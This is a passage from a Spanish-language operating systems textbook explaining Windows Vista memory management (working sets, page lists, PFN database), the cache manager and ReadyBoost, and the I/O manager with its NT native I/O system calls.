El conjunto de trabajo de cada proceso se describe mediante dos parámetros: el tamaño mínimo y el tamaño máximo. Éstos no son límites duros, por lo que un proceso puede tener menos páginas en memoria que su valor mínimo, o (bajo ciertas circunstancias) más que su valor máximo. Cada proceso empieza con el mismo valor mínimo y máximo, pero estos límites pueden cambiar con el tiempo, o se pueden determinar mediante el objeto tarea para los procesos que están contenidos en una tarea. El valor mínimo inicial predeterminado está en el rango de 20 a 50 páginas, y el valor inicial máximo predeterminado está en el rango de 45 a 345 páginas, dependiendo de la cantidad total de memoria física en el sistema. Sin embargo, el administrador del sistema puede

cambiar estos valores predeterminados. Aunque pocos usuarios domésticos lo intentarán, los administradores de servidores podrían hacerlo.

Los conjuntos de trabajo sólo entran en acción cuando la memoria física disponible se está agotando en el sistema. En cualquier otro caso, se permite a los procesos consumir memoria según lo deseen, y a menudo exceden el valor máximo del conjunto de trabajo. Pero cuando el sistema está bajo **presión de memoria**, el administrador de memoria empieza a presionar a los proceso para que regresen a sus conjuntos de trabajo, empezando con los procesos que están mucho muy por encima de su máximo. El administrador del conjunto de trabajo realiza tres niveles de actividad, todo lo cual es periódico con base en un temporizador. Se agrega una nueva actividad en cada nivel:

1. **Mucha memoria disponible:** Explora las páginas, restablece los bits de acceso y utiliza sus valores para representar la *edad* de cada página. Mantiene un estimado de las páginas que no se utilizan en cada conjunto de trabajo.

2. **La memoria está empezando a escasear:** Para cualquier proceso con una proporción considerable de páginas sin utilizar, deja de agregar páginas al conjunto de trabajo y empieza a reemplazar las más antiguas cada vez que se necesita una nueva página. Las páginas reemplazadas pasan a la lista de espera o de páginas modificadas.

3. **La memoria está escasa:** Recorta (es decir, reduce) los conjuntos de trabajo para que estén por debajo de su valor máximo, para lo cual quita las páginas más antiguas.

El administrador del conjunto de trabajo se ejecuta cada segundo, y se llama desde el hilo del **administrador del conjunto de balanceo**. El administrador del conjunto de trabajo acelera la cantidad de trabajo que realiza para evitar sobrecargar el sistema. También monitorea la escritura de páginas en la lista de modificadas al disco, para asegurarse que la lista no se haga demasiado grande, y despierta el hilo `ModifiedPageWriter` según sea necesario.

Administración de la memoria física

Anteriormente mencionamos tres listas distintas de páginas físicas: la lista de páginas libres, la lista de páginas en espera y la lista de páginas modificadas. Hay una cuarta lista que contiene páginas libres que se han establecido en ceros. Con frecuencia, el sistema necesita páginas que contienen sólo ceros. Cuando se otorgan nuevas páginas a los procesos, o cuando se lee la última página parcial al final de un archivo, se necesita una página cero. Se requiere mucho tiempo para escribir una página con ceros, por lo que es mejor crear páginas cero en segundo plano, mediante el uso de un hilo con baja prioridad. También hay una quinta lista que se utiliza para contener páginas que se han detectado con errores de hardware (es decir, por medio de la detección de errores en el hardware).

Todas las páginas en el sistema son referenciadas mediante una entrada en la tabla de páginas válida, o se encuentran en una de estas cinco listas, que en forma colectiva se les conoce como **Base de datos de números de marco de página** (**base de datos PFN**). La figura 11-35 muestra la estructura de la base de datos PFN. La tabla se indexa mediante el número de marco de la página física. Las entradas son de longitud fija, pero se utilizan distintos formatos para diferentes tipos de entradas (por ejemplo, compartida en vez de privada). Las entradas válidas mantienen el estado de la página y un conteo sobre cuántas tablas de páginas apuntan a esa página, para que el sistema

pueda saber cuando la página ya no está en uso. Las páginas que están en un conjunto de trabajo indican cuál entrada hace referencia a ellas. También hay un apuntador a la tabla de páginas del proceso que apunta a la página (para las páginas no compartidas) o a la tabla de páginas de prototipo (para las páginas compartidas).

Hay además un vínculo a la siguiente página en la lista (si la hay) y varios otro campos y banderas, como *lectura en progreso*, *escritura en progreso*, etcétera. Para ahorrar espacio, las listas se vinculan con los campos que hacen referencia al siguiente elemento mediante su índice dentro de la tabla, en vez de usar apuntadores. Las entradas en la tabla para las páginas físicas también se utilizan para sintetizar los bits sucios que se encuentran en las diversas entradas en la tabla de páginas que apuntan a la página física (es decir, debido a las páginas compartidas). También hay información que se utiliza par representar las diferencias en las páginas de memoria en los sistemas servidores extensos, que tienen memoria que es más rápida de algunos procesadores que de otros, y se conocen como máquinas NUMA.




Figura 11-35. Algunos de los principales campos en la base de datos de marcos de página para una página válida.

Las páginas se mueven entre los conjuntos de trabajo y las diversas listas mediante el administrador del conjunto de trabajo y otros hilos del sistema. Vamos a examinar las transiciones. Cuando el administrador del conjunto de trabajo elimina una página de un conjunto de trabajo, la página pasa al final de la lista de páginas en espera o de páginas modificadas, dependiendo de su estado de limpieza. Esta transición se muestra como (1) en la figura 11-36.

Las páginas en ambas listas siguen siendo páginas válidas, por lo que si ocurre un fallo de página y se necesita una de ellas, se elimina de la lista y se envía de nuevo al conjunto de trabajo sin ninguna operación de E/S de disco (2). Cuando termina un proceso, sus páginas no compartidas no se pueden regresar a él mediante un fallo, por lo que las páginas válidas en su tabla de páginas y cualquiera de sus páginas en las listas de modificadas o en espera pasan a la lista libre (3). Cualquier espacio en el archivo de paginación que utilice el proceso también se libera.




Figura 11-36. Las diversas listas de páginas y las transiciones entre ellas.

Hay otras transiciones provocadas por otros hilos del sistema. Cada 4 segundos, el hilo administrador del conjunto de balanceo se ejecuta y busca los procesos en los que todos sus hilos hayan estado inactivos por cierto número de segundos. Si encuentra esos procesos, se desmarcan sus pilas del kernel de la memoria física y sus páginas pasan a las listas de páginas en espera o modificadas, lo cual también se muestra como (1).

Hay otros dos hilos del sistema, el **escritor de páginas asignadas** y el **escritor de páginas modificadas**, que se despiertan en forma periódica para ver si hay suficientes páginas limpias. Si no las hay, toman páginas de la parte superior de la lista de páginas modificadas, las escriben de vuelta en el disco y después las pasan a la lista de páginas en espera (4). El primer hilo maneja las escrituras en los archivos asignados y el segundo maneja las escrituras en los archivos de paginación. El resultado de esas escrituras es transformar las páginas modificadas (sucias) en páginas en espera (limpias).

La razón de tener dos hilos es que un archivo asignado podría tener que crecer como resultado de la escritura, y para ello requiere acceso a las estructuras de datos en el disco para que se le asigne un bloque de disco libre. Si no hay espacio en memoria para traer las páginas cuando se tiene que volver a escribir una de ellas, se puede producir un interbloqueo. El otro hilo puede resolver el problema al escribir las páginas en un archivo de paginación.

Ahora veamos las demás transiciones en la figura 11-36. Si un proceso desasigna una página, ésta ya no está asociada con el proceso y puede pasar a la lista de páginas libres (5), excepto en el caso en que esté compartida. Cuando un fallo de página requiere que un marco de página contenga la página que se va a leer de nuevo a la memoria, el marco de página se saca de la lista de páginas libres (6) si es posible. No importa que la página pueda aún contener información confidencial, ya que está a punto de ser sobrescrita por completo.

Esta situación es distinta cuando crece la pila. En ese caso se necesita un marco de página vacío y las reglas de seguridad requieren que la página contenga sólo ceros. Por esta razón, otro hilo del sistema del kernel (**hilo ZeroPage**) se ejecuta con la prioridad más baja (vea la figura 11-28), borra las páginas que están en la lista libre y las coloca en la lista de páginas con ceros (7). Cada vez que la CPU está inactiva y hay páginas libres, también se pueden poner en ceros, ya que una

página de este tipo puede llegar a ser mucho más útil que una página libre, y no cuesta nada ponerla en ceros cuando la CPU está inactiva.

La existencia de todas estas listas conlleva a ciertas opciones de directivas sutiles. Por ejemplo, suponga que una página se tiene que traer del disco y que la lista de páginas libres está vacía. Ahora el sistema se ve obligado a elegir entre tomar una página limpia de la lista de páginas en espera (que podría de todas formas haberse traído posteriormente por un fallo de página) o una página de la lista de páginas en ceros (descargando el trabajo realizado al ponerla en ceros). ¿Cuál opción es mejor?

El administrador de memoria tiene que decidir con qué agresividad los hilos del sistema deben mover las páginas de la lista de modificadas a la lista en espera. Es mejor tener páginas limpias disponibles que páginas sucias (ya que se pueden reutilizar de inmediato), pero una directiva de limpieza agresiva implica más operaciones de E/S de disco, y hay cierta probabilidad de que una página recién limpiada se pueda regresar de vuelta a un conjunto de trabajo debido a un fallo de página, y se volvería a ensuciar de todas formas. En general, Windows resuelve estos tipos de desventajas por medio de algoritmos, heurística, pronósticos, antecedentes históricos, reglas empíricas y configuraciones de parámetros controlados por el administrador.

Con todo, la administración de la memoria es un componente del ejecutivo muy complejo con muchas estructuras de datos, algoritmos y heurística. En su mayor parte intenta ser auto-ajustable, pero también hay muchos controles que los administradores pueden ajustar para afectar el rendimiento del sistema. Para ver varios de estos controles y los contadores asociados, se pueden utilizar los diversos kits de herramientas antes mencionados. Tal vez lo más importante de recordar aquí sea que la administración de la memoria en sistemas reales es mucho más que un simple algoritmo de paginación, como el reloj o el envejecimiento.

11.6 USO DE LA CACHÉ EN WINDOWS VISTA

La caché de Windows mejora el rendimiento de los sistemas de archivos, al mantener en la memoria las regiones de archivos de uso reciente y frecuente. En vez de poner en caché bloques diseccionados en forma física del disco, el administrador de la caché administra los bloques diseccionados en forma virtual; es decir, regiones de archivos. Este método se adapta bien con la estructura del Sistema de Archivos NT nativo (NTFS), como veremos en la sección 11.8. El NTFS almacena todos sus datos como archivos, incluyendo los metadatos del sistema de archivos.

Las regiones de los archivos en caché se conocen como *vistas*, ya que representan regiones de direcciones virtuales del kernel que se asignan a los archivos del sistema de archivos. Por ende, el administrador de memoria se encarga de la administración actual de la memoria física en la caché. El papel del administrador de la caché es administrar el uso de las direcciones virtuales del kernel para las vistas, ponerse de acuerdo con el administrador de memoria para *marcar* las páginas en la memoria física y proporcionar interfaces para los sistemas de archivos.

Las herramientas del administrador de la caché de Windows se comparten entre todos los sistemas de archivos. Como la caché se direcciona en forma virtual de acuerdo con los archivos individuales, el administrador de la caché puede realizar con facilidad la lectura adelantada, archivo por archivo. Las peticiones de acceso a los datos en la caché provienen de cada sistema de archivos. La caché virtual es conveniente, ya que los sistemas de archivos no tienen que traducir primero los

desplazamientos de los archivos en números de bloques físicos antes de solicitar una página del archivo en la caché. En vez de ello, la traducción ocurre más tarde, cuando el administrador de memoria llama al sistema de archivos para acceder a la página en el disco.

Además de la administración de los recursos de direcciones virtuales del kernel y de la memoria física que se utilizan para la caché, el administrador de la caché también tiene que coordinarse con los sistemas de archivos en relación con cuestiones como la coherencia de las vistas, el vaciado al disco y el mantenimiento correcto de las marcas de fin de archivo; en especial, a medida que se expanden los archivos. Uno de los aspectos más difíciles de un archivo que se debe administrar entre el sistema de archivos, el administrador de la caché y el administrador de memoria es el desplazamiento del último byte en el archivo, conocido como *ValidDataLength*. Si un programa escribe más allá del final del archivo, los bloques que se omitieron se tienen que rellenar con ceros, y por cuestiones de seguridad es imprescindible que el bit `ValidDataLength` registrado en los metadatos del archivo no permita el acceso a los bloques no inicializados, por lo que hay que escribir los bloques cero al disco antes de que los metadatos se actualicen con la nueva longitud. Aunque es de esperarse que si el sistema falla, algunos de los bloques en el archivo tal vez no se hayan actualizado de la memoria, no es aceptable que algunos de los bloques puedan contener datos que pertenecían antes a otros archivos.

Ahora vamos a examinar la forma en que funciona el administrador de la caché. Cuando se hace referencia a un archivo, el administrador de la caché le asigna un trozo de 256 KB del espacio de direcciones virtuales del kernel. Si el archivo es mayor de 256 KB, sólo se asigna una porción del archivo a la vez. Si el administrador de la caché se queda sin trozos de 256 KB de espacio de direcciones virtuales, debe desasignar un archivo anterior antes de asignar uno nuevo. Una vez que se asigna un archivo, el administrador de memoria puede satisfacer las peticiones de sus bloques con sólo copiarlos del espacio de direcciones virtuales del kernel al búfer del usuario. Si el bloque que se va a copiar no está en la memoria física, se producirá un fallo de página y el administrador de memoria lo atenderá de la forma usual. El administrador de la caché ni siquiera sabe si el bloque estaba o no en memoria. La copia siempre tiene éxito.

El administrador de la caché también funciona para las páginas que se asignan en la memoria virtual y se utilizan con apuntadores, en vez de copiarlas entre los búferes del kernel y de usuario. Cuando un hilo accede a una dirección virtual asignada a un archivo y se produce un fallo de página, en muchos casos el administrador puede satisfacer el acceso como un fallo suave. No necesita acceder al disco, porque descubre que la página ya está en la memoria física debido a que el administrador de la caché la asignó.

El uso de caché no es apropiado para todas las aplicaciones. Las grandes aplicaciones empresariales como SQL prefieren administrar su propia caché y sus propias operaciones de E/S. Windows permite abrir archivos para **E/S sin búfer**, con lo cual se ignora al administrador de la caché. A través de la historia, dichas aplicaciones preferirían intercambiar la caché de los sistemas operativos por mayor espacio de direcciones virtuales en modo de usuario, por lo cual el sistema proporciona una configuración en la que se puede reiniciar para proveer 3 GB de espacio de direcciones en modo de usuario a las aplicaciones que lo soliciten, y utiliza sólo 1 GB para el modo de kernel en vez de la división convencional de 2 GB/2 GB. Este modo de operación (conocido como modo /3GB por la opción de inicio que lo activa) no es tan flexible como en algunos sistemas operativos, los cuales permiten ajustar la división entre el espacio de direcciones de usuario/kernel con mucho más

nivel de detalle. Cuando Windows se ejecuta en modo /3GB, sólo está disponible la mitad de las direcciones virtuales del kernel. El administrador de la caché se ajusta al asignar mucho menos archivos, lo que SQL preferiría de todas formas.

Windows Vista introdujo una nueva forma de uso de caché en el sistema, conocida como **ReadyBoost**, la cual es distinta del administrador de la caché. Los usuarios pueden insertar memorias flash en los puertos USB o en otros puertos, y hacen los arreglos para que el sistema operativo utilice la memoria flash como caché de escritura inmediata. La memoria flash introduce un nuevo nivel en la jerarquía de memoria, lo cual es muy útil para incrementar la cantidad posible de caché en las operaciones de lectura de los datos del disco. Las lecturas de la memoria flash son relativamente rápidas, aunque no tanto como la RAM dinámica que se utiliza para la memoria normal. Como la memoria flash es relativamente económica en comparación con la DRAM de alta velocidad, esta característica en Vista permite al sistema obtener un mayor rendimiento con menos DRAM; y todo sin tener que abrir la cubierta de la computadora.

`ReadyBoost` comprime los datos (por lo general a 2x) y los cifra. La implementación utiliza un driver de filtro que procesa las peticiones de E/S que el sistema de archivos envían al administrador de volúmenes. Hay una tecnología similar, conocida como **ReadyBoot**, la cual se utiliza para agilizar el tiempo de inicio en algunos sistemas Windows Vista, al poner los datos en la caché de flash. Estas tecnologías tienen menos impacto en los sistemas con 1 GB o más de DRAM. En donde ayudan de verdad es en los sistemas que tratan de ejecutar Windows Vista con sólo 512 MB de DRAM. Cerca de 1 GB, el sistema tiene la memoria suficiente como para que la paginación bajo demanda sea tan infrecuente que las operaciones de E/S de disco no provoquen problemas en la mayoría de los casos.

El método de escritura inmediata es importante para minimizar la pérdida de datos, en caso de que se desconecte una memoria flash, pero el futuro hardware de PC tal vez incorpore la memoria flash directamente en la tarjeta principal. Así, se podrá usar la memoria flash sin escritura inmediata, con lo cual el sistema podrá colocar en la caché los datos críticos que requiera para persistir a través de una falla, sin tener que utilizar el disco. Esto es bueno no sólo para el rendimiento, sino también para reducir el consumo de energía (y en consecuencia aumentar la vida de las baterías en las portátiles), debido a que el disco funciona menos tiempo. Algunas portátiles modernas incluso eliminan por completo el uso del disco electromecánico y en su lugar usan mucha memoria flash.

11.7 ENTRADA/SALIDA EN WINDOWS VISTA

Los objetivos del administrador de E/S de Windows son proporcionar un marco de trabajo básicamente extensivo y flexible, para manejar con eficiencia una muy amplia variedad de dispositivos de E/S y servicios, ofrecer soporte al descubrimiento automático de dispositivos y la instalación de controladores (plug-and-play), y la administración de energía para los dispositivos y la CPU; todo mediante el uso de una estructura básicamente asíncrona que permita traslapar los cálculos con las transferencias de E/S. Hay muchos cientos de miles de dispositivos que funcionan con Windows Vista. Para un gran número de dispositivos comunes, ni siquiera es necesario instalar un driver debido a que ya existe uno incluido en el sistema operativo Windows. Pero aun así, si contamos todas las versiones, hay casi un millón de binarios de drivers distintos que se ejecutan en Windows Vista. En las siguientes secciones examinaremos algunas de las cuestiones relacionadas con la E/S.

11.7.1 Conceptos fundamentales

El administrador de E/S mantiene una relación muy estrecha con el administrador de plug-and-play. La idea básica detrás de plug-and-play es la de un bus enumerable. Se han diseñado muchos buses, entre ellos PC Card, PCI, PCI-x, AGP, USB, IEEE 1394, EIDE y SATA, de manera que el administrador de plug-and-play pueda enviar una petición a cada ranura y pedir al dispositivo que está ahí que se identifique. Una vez que ha descubierto qué dispositivos están conectados, dicho administrador asigna los recursos de hardware (como los niveles de interrupción), localiza los drivers apropiados y los carga en la memoria. Conforme se carga cada driver, se crea un **objeto de driver** para él. Y después se asigna por lo menos un objeto de dispositivo para cada dispositivo. Para algunos buses como SCSI, la enumeración sólo ocurre en tiempo de inicio, pero para otros buses como USB puede ocurrir en cualquier momento, para lo cual se requiere una estrecha cooperación entre el administrador de plug-and-play, los drivers del bus (que son los que se encargan de la enumeración) y el administrador de E/S.

En Windows, todos los sistemas de archivos, filtros antivirus, administradores de volúmenes, pilas de protocolos de red e incluso los servicios del kernel que no tienen hardware asociado, se implementan mediante el uso de drivers de E/S. La configuración del sistema se debe establecer de manera que se produzca la carga de algunos de estos drivers, ya que no hay un dispositivo asociado para enumerarlo en el bus. Otros, como los sistemas de archivos, se cargan mediante código especial que detecta que son necesarios, como el reconocedor del sistema de archivos que analiza un volumen puro y descifra el tipo de formato de sistema de archivos que contiene.

Una característica interesante de Windows es su aceptación de **discos dinámicos**. Estos discos pueden abarcar varias particiones e incluso varios discos, y se pueden reconfigurar de manera instantánea, sin tener siquiera que reiniciar. De esta forma, los volúmenes lógicos ya no están restringidos a una sola partición o incluso a un solo disco, de manera que un solo sistema de archivos puede abarcar varias unidades de una manera transparente.

La E/S para los volúmenes se puede filtrar mediante un driver especial de Windows para producir **Copias sombra de volúmenes**. El driver de filtro crea una instantánea del volumen que se puede montar por separado y representa un volumen en un punto anterior en el tiempo. Para ello lleva el registro de los cambios posteriores al punto en que se obtuvo la instantánea. Esto es muy conveniente para recuperar los archivos que se borraron por accidente, o para viajar hacia atrás en el tiempo para ver el estado de un archivo mediante las instantáneas periódicas que se realizaron anteriormente.

Pero las copias sombra también son valiosas para realizar respaldos precisos de los sistemas servidores. El sistema funciona con aplicaciones servidor para hacer que lleguen a un punto conveniente para realizar una copia limpia de su estado persistente en el volumen. Una vez que todas las aplicaciones están listas, el sistema inicializa la instantánea del volumen y después indica a las aplicaciones que pueden continuar. El respaldo se realiza del estado del volumen en el punto de la instantánea. Y las aplicaciones sólo se bloquean durante un periodo muy corto, en vez de tener que desconectarse de la red durante todo el respaldo.

Las aplicaciones participan en el proceso de la instantánea, por lo que el respaldo refleja un estado fácil de recuperar, en caso de que haya una falla en el futuro. En cualquier otro caso el respaldo podría seguir siendo útil, pero el estado que capturó se parecería más al estado como si el sistema

hubiera fallado. Puede ser más difícil (o incluso imposible) recuperarse de un sistema en el punto de una falla, ya que las fallas ocurren en tiempos arbitrarios en la ejecución de la aplicación. La *Ley de Murphy* establece que es más probable que ocurran fallas en el peor tiempo posible; es decir, cuando los datos de la aplicación se encuentran en un estado en el que la recuperación es imposible.

Otro aspecto de Windows es su soporte para las operaciones de E/S asíncronas. Es posible que un hilo inicie una operación de E/S y después continúe su ejecución en paralelo con la E/S. Esta característica es importante sobre todo en los servidores. Hay varias formas en que el hilo puede averiguar si se completó la operación de E/S. Una de ellas es especificar un objeto de evento cuando se realiza la llamada y después esperar a que ocurra en un momento dado. Otra forma es especificar una cola en la que el sistema publicará un evento de compleción cuando se realice la operación de E/S. Una tercera forma es proveer un procedimiento de llamada de retorno que el sistema llame cuando se haya completado la operación de E/S. Una cuarta forma es sondear una ubicación en memoria que el administrador de E/S actualice cuando se complete la operación de E/S.

El aspecto final que mencionaremos es la E/S con prioridades, que se introdujo en Windows Vista. La prioridad de la E/S se determina con base en la prioridad del hilo emisor, o se puede establecer de manera explícita. Hay cinco prioridades especificadas: *crítica*, *alta*, *normal*, *baja* y *muy baja*. La prioridad crítica se reserva para que el administrador de memoria evite los interbloqueos que podrían ocurrir en cualquier otro caso, cuando el sistema experimenta una presión de memoria extrema. Las prioridades baja y muy baja se utilizan en los procesos de segundo plano, como el servicio de desfragmentación de disco, los exploradores de spyware y la búsqueda en el escritorio, que tratan de evitar interferir con las operaciones normales del sistema. La mayor parte de las operaciones de E/S obtienen una prioridad normal, pero las aplicaciones multimedia pueden marcar sus operaciones de E/S con prioridad alta para evitar errores. Las aplicaciones multimedia pueden utilizar de manera alternativa la **reservación de ancho de banda** para solicitar un ancho de banda garantizado para acceder a los archivos de tiempo crítico, como la música o el video. El sistema de E/S proveerá a la aplicación el tamaño de transferencia óptimo y el número de operaciones de E/S pendientes que se deben mantener para permitir que el sistema de E/S tenga garantizado el ancho de banda solicitado.

11.7.2 Llamadas a la API de entrada/salida

Las APIs de llamadas al sistema que proporciona el administrador de E/S no son muy distintas de las que ofrecen la mayoría de los sistemas operativos. Las operaciones básicas son `open`, `read`, `write`, `ioctl` y `close`, pero también hay operaciones de plug-and-play y de energía, operaciones para establecer parámetros, vaciar los búferes del sistema, etcétera. En el nivel de Win32, estas APIs se envuelven mediante interfaces que proporcionan operaciones de mayor nivel específicas para ciertos dispositivos. Pero en el fondo, estas envolturas abren dispositivos y realizan estos tipos básicos de operaciones. Incluso ciertas operaciones de metadatos (como cambiar el nombre a un archivo) se implementan sin llamadas específicas al sistema. Sólo utilizan una versión especial de las operaciones `ioctl`. Esto tendrá más sentido cuando expliquemos la implementación de las pilas de dispositivos de E/S y la forma en que el administrador de E/S utiliza los paquetes de peticiones de E/S (IRPs).

Llamada al sistema de E/S	Descripción
NtCreateFile	Abre archivos o dispositivos nuevos o existentes
NtReadFile	Lee de un archivo o dispositivo
NtWriteFile	Escribe en un archivo o dispositivo
NtQueryDirectoryFile	Solicita información sobre un directorio, incluyendo los archivos
NtQueryVolumeInformationFile	Solicita información sobre un volumen
NtSetVolumeInformationFile	Modifica la información sobre el volumen
NtNotifyChangeDirectoryFile	Se completa cuando se modifica cualquier archivo en el directorio o subárbol
NtQueryInformationFile	Solicita información sobre un archivo
NtSetInformationFile	Modifica la información de un archivo
NtLockFile	Bloquea un rango de bytes en un archivo
NtUnlockFile	Elimina un bloqueo de rango
NtFsControlFile	Varias operaciones en un archivo
NtFlushBuffersFile	Vacía los búferes de archivos en memoria al disco
NtCancelIoFile	Cancela las operaciones de E/S pendientes en un archivo
NtDeviceIoControlFile	Operaciones especiales en un dispositivo

Figura 11-37. Llamadas a la API nativa de NT para realizar operaciones de E/S.

Para mantener la filosofía general de Windows, las llamadas al sistema de E/S nativas de NT reciben muchos parámetros e incluyen muchas variaciones. La figura 11-37 lista las interfaces primarias de llamadas al sistema para el administrador de E/S. `NtCreateFile` se utiliza para abrir archivos nuevos o existentes. Proporciona descriptores de seguridad para archivos nuevos, una extensa descripción de los permisos de acceso solicitados y otorga al creador de nuevos archivos cierto control sobre la forma en que se asignarán los bloques. `NtReadFile` y `NtWriteFile` reciben un manejador de archivo, un búfer y una longitud. También reciben un desplazamiento de archivo explícito y permiten especificar una clave para acceder a los rangos bloqueados de bytes en el archivo. La mayoría de los parámetros están relacionados con la especificación de los distintos métodos a utilizar para reportar la compleción de las operaciones de E/S (posiblemente asíncronas), como se describe antes.

`NtQueryDirectoryFile` es un ejemplo de un paradigma estándar en el ejecutivo, en donde existen varias APIs de consulta para utilizar o modificar información sobre tipos específicos de objetos. En este caso, los objetos de archivo son los que se refieren a los directorios. Un parámetro especifica el tipo de información solicitada, como una lista de los nombres en el directorio o información detallada sobre cada archivo que se requiere para un listado de directorios extendido. Como en realidad ésta es una operación de E/S, se admiten todas las formas estándar de reportar que se completó la operación de E/S. `NtQueryVolumeInformationFile` es como la operación de consulta de directorios, pero espera un manejador de archivo que representa un volumen abierto, el cual puede contener o no un sistema de archivos. A diferencia de los directorios, hay parámetros que se pueden modificar en los volúmenes, y por ende hay una API `NtSetVolumeInformationFile` separada.

`NtNotifyChangeDirectoryFile` es un ejemplo de un interesante paradigma de NT. Los hilos pueden realizar operaciones de E/S para determinar si ocurre algún cambio en los objetos (principalmente en los directorios del sistema de archivos, como en este caso, o en las claves del registro). Como la E/S es asíncrona, el hilo regresa y continúa, y sólo se le notifica más tarde cuando se modifica algo. La petición pendiente se pone en cola en el sistema de archivos como una operación de E/S pendiente, mediante el uso de un Paquete de peticiones de E/S (IRP). Las notificaciones son problemáticas si el usuario desea eliminar el volumen de un sistema de archivos del sistema, debido a que hay operaciones de E/S pendientes. Por lo tanto, Windows proporciona herramientas para cancelar las operaciones de E/S pendientes, incluyendo el soporte en el sistema de archivos para desmontar por la fuerza un volumen con E/S pendiente.

`NtQueryInformationFile` es la versión específica para archivos de la llamada al sistema para directorios. Tiene una llamada al sistema complementaria, `NtSetInformationFile`. Estas interfaces utilizan y modifican todo tipo de información sobre los nombres de los archivos, las características de los mismos como el cifrado, la compresión y la dispersión, y otros atributos y detalles sobre los archivos, incluyendo la búsqueda del id de archivo interno o la asignación de un nombre binario único (id de objeto) a un archivo.

En esencia, estas llamadas al sistema son una forma de `ioctl` específica para los archivos. La operación `set` se puede utilizar para cambiar el nombre a un archivo o eliminarlo. Pero hay que tener en cuenta que reciben manejadores y no nombres de archivos, por lo que primero hay que abrir un archivo para poder cambiarle el nombre o eliminarlo. También se pueden utilizar para cambiar el nombre a los flujos de datos alternativos en NTFS (vea la sección 11.8).

Hay APIs separadas, `NtLockFile` y `NtUnlockFile` para establecer y eliminar los bloqueos de rangos de bytes en archivos. `NtCreateFile` permite restringir el acceso a un archivo completo mediante el uso de un modo de compartición. Una alternativa son estas APIs de bloqueo, que aplican restricciones de acceso obligatorias a un rango de bytes en el archivo. Las lecturas y escrituras deben proporcionar una *clave* que coincida con la clave que se proporciona a `NtLockFile` para poder operar en los rangos bloqueados.

Existen herramientas similares en UNIX, pero ahí es discrecional si las aplicaciones consideran o no los bloqueos de rangos. `NtFsControlFile` es muy parecido a las operaciones Query y Set anteriores, pero es una operación más genérica, orientada al manejo de operaciones específicas de archivos que no se ajustan dentro de las otras APIs. Por ejemplo, algunas operaciones son específicas para un sistema de archivos particular.

Por último, hay llamadas variadas como `NtFlushBuffersFile`. Al igual que la llamada `sync` de UNIX, obliga a escribir los datos del sistema de archivos de vuelta al disco. `NtCancelIoFile` se utiliza para cancelar las peticiones de E/S pendientes para un archivo específico, y `NtDeviceIoControlFile` implementa operaciones `ioctl` para los dispositivos. En realidad, la lista de operaciones es mucho mayor. Hay llamadas al sistema para eliminar archivos por nombre, y consultar los atributos de un archivo específico; pero éstas son sólo envolturas alrededor de las otras operaciones del administrador de E/S que hemos listado, y en realidad no se necesitaban implementar como llamadas al sitema separadas. También hay llamadas al sistema para lidiar con los **puertos de compleción de E/S**, una instalación de colas en Windows que ayuda a los servidores multihilo a utilizar con eficiencia las operaciones de E/S asíncronas, al hacer que los hilos estén listos bajo demanda y reducir el número de cambios de contexto requeridos para atender las operaciones de E/S en hilos dedicados.

11.7.3 Implementación de la E/S

El sistema de E/S de Windows consiste en los servicios de plug-and-play, el administrador de energía, el administrador de E/S y el modelo del driver de dispositivos. Plug-and-play detecta los cambios en la configuración del hardware y crea o derriba las pilas de dispositivos para cada dispositivo, además de producir la carga y descarga de los drivers de dispositivos. El administrador de energía ajusta el estado de energía de los dispositivos de E/S para reducir el consumo de energía del sistema cuando los dispositivos no se utilizan. El administrador de E/S proporciona soporte para manipular objetos del kernel de E/S, y operaciones basadas en IRP como `IoCallDrivers` y `IoCompleteRequest`. Pero la mayor parte del trabajo requerido para proveer la E/S de Windows se implementa mediante los mismos drivers de dispositivos.

Drivers de dispositivos

